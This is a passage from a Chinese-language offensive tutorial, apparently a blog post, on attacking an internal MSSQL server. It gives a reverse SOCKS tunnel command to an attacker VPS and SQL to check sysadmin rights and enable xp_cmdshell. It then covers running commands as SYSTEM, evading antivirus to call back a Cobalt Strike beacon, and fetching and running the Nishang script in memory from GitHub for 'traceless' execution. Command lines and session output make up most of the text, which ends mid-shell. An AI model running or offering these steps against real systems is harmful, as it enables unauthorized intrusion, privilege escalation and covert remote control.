
```
# ew_for_Win.exe -s rsocks -d 192.168.3.242 -e 25 /b 这里通常是自己的 vps
```

第二步,回到我们本地机器上用 Proxifier 连到我们上面的 socks 上,具体如下




而后,再把本地的 SQL Server Management Studio 客户端管理工具[前提是你的本地机器已经事先装好了 mssql,才会有]加到 Proxifier 规则中去挂到我们前面的代理下,注意,因为我们要直接操作远程目标的 mssql,没有比 SQL Server Management Studio 更好的客户端工具,单对于 mssql 来讲,个人极不建议用 navicat,因为 SQL Server Management Studio 已足够的强大,好用[也可能是自己用习惯了的缘故],比如,后期假如我们需要自己手工 编辑些触发器,存储过程,基本的 sql 增删改查以及数据备份导出,用它都非常的方便,也根本犯不着去用一些第三方的任何工具脚本





如下,我们看到,此时已经成功连到了目标内网中的 mssql 上,至于接下来要做的事情就可以有很多了



先去检查下基本信息,如,当前机器的机器名,sa 是否为 sysadmin 角色[默认情况下是,但也有非默认的情况存在],当前 mssql 的详细版本[不同版本可能利用的方式会稍有不同],最重要的还是想看看 xp_cmdshell 这个存储过程到底还在不在,有些管理员在加固时可能会把对应的这个 dll 给移走,但即使这样,一般情况下我们还是可以想办法自行恢复的,不过那些都是后面文章的事情,此处,我们暂仍以基础快速科普为主

```


select @@servername;

SELECT is_srvrolemember('sysadmin');

select @@VERSION;

select count(*) from master..sysobjects where xtype = 'x' and name = 'xp_cmdshell';

```





`exec xp_cmdshell 'whoami';` 当我们直接用 `xp_cmdshell` 去执行系统命令时,正常情况下可能会提示该存储过程已被禁用 [偶尔你可能也会碰到直接就执行成功了,那基本就是别人早已经进来了,或者者早都搞定了,只是活儿太粗糙,有些地方忘了补上]

`EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;` 启用 `xp_cmdshell`


`EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 0;RECONFIGURE;` 禁用 `xp_cmdshell`

`exec xp_cmdshell 'whoami';` 启用完 `xp_cmdshell`,此时再来看,命令已经正常执行,另外,如果目标在安装 `mssql` 时,没有单门指定服务运行账户,通常也都直接是 `system` 权限,如下





`exec xp_cmdshell 'cs powershell payload';` 既然能正常执行系统命令,而且还是 system 权限,那就好办多了,想办法免杀下 cs 的 powershell payload,如果目标 ids 跟的不是特别紧,直接弹个 beacon 回来还是可以的,beacon 在手,后续的操作也会方便很多



如下,直接利用 xp_cmdshell 弹 beacon 的实际效果,当然啦,这也只是理想情况下的效果,实战中你可能还得在这个地方多费点儿周折,即使此时的你,已经手握 system :)

external	internal	user	computer	note	pid	last
192.168.3.101	192.168.3.101	SYSTEM *	WEBSERVER-IIS7		3944	7s
192.168.3.118	192.168.3.118	openwbs	WEBSERVER-IIS10		4192	61ms
192.168.3.133	192.168.3.133	jack	PC-JACK		2592	1ms

如果你嫌上面手工启用 xp_cmdshell 执行命令太麻烦,就想单纯要个 shell 来快速操作,下面的 ps 脚本也许会符合你的要求,给定准确的目标内网的 mssql 服务器 ip,sa 密码,连上目标 mssql 以后就会自动启用 xp_cmdshell,然后出现一个半交互 shell[其实也是个很简单的正向 shell,只不过它是把你当前的操作命令丢到对端目标 mssql 的 1433 端口上去再用 xp_cmdshell 执行而已],另外,这个 shell 也支持多种类型,比如,ps 的 shell[适用于 windows 2008r2 以后的系统],cmdshell[适用于 windows 全平台],或者就想简单的增删改查用 sql shell 即可,而且相比其它的方式,这样执行命令的方式会更好[免杀],在前面已经提到,因为它根本就不是单独起进程,而是直接全部丢给 xp_cmdshell 去帮忙执行,偶尔会有个问题,有时候过来的 shell 权限很有可能会很低,比如,目标 mssql 服务明明就是以 system 在运行,但过来的 shell 却是 network 权限[mssql 2012 偶尔会出现这种情况],实战中,有条件的情况下,最好还在目标机器的原生 cmd 下执行该脚本,当然,你也可以直接通过 socks5 把脚本挂进去直接在本地执行,只不过这样一来,每次执行命令的间隔时长不太长,不然容易断掉,实际效果如下

PS > Import-Module .\Execute-Command-MSSQL.ps1 如果是挂在 socks5 下,直接这样加载本地脚本即可

PS > IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Execution/Execute-Command-MSSQL.ps1')如果是在目标机器上执行,建议用这种无痕执行

PS > Execute-Command-MSSQL -ComputerName 192.168.4.2 -UserName sa -Password admin

```
Administrator: C:\Windows\system32\cmd.exe - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass
D:\tools\scripts>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS D:\tools\scripts> Import-Module .\Execute-Command-MSSQL.ps1
PS D:\tools\scripts> Execute-Command-MSSQL -ComputerName 192.168.4.2 -UserName sa -Password admin
Connecting to 192.168.4.2...

Enabling XP_CMDSHELL...

Do you want a PowerShell shell (P) or a SQL Shell (S) or a cmd shell (C): P

Starting PowerShell on the target..

PS 192.168.4.2> hostname

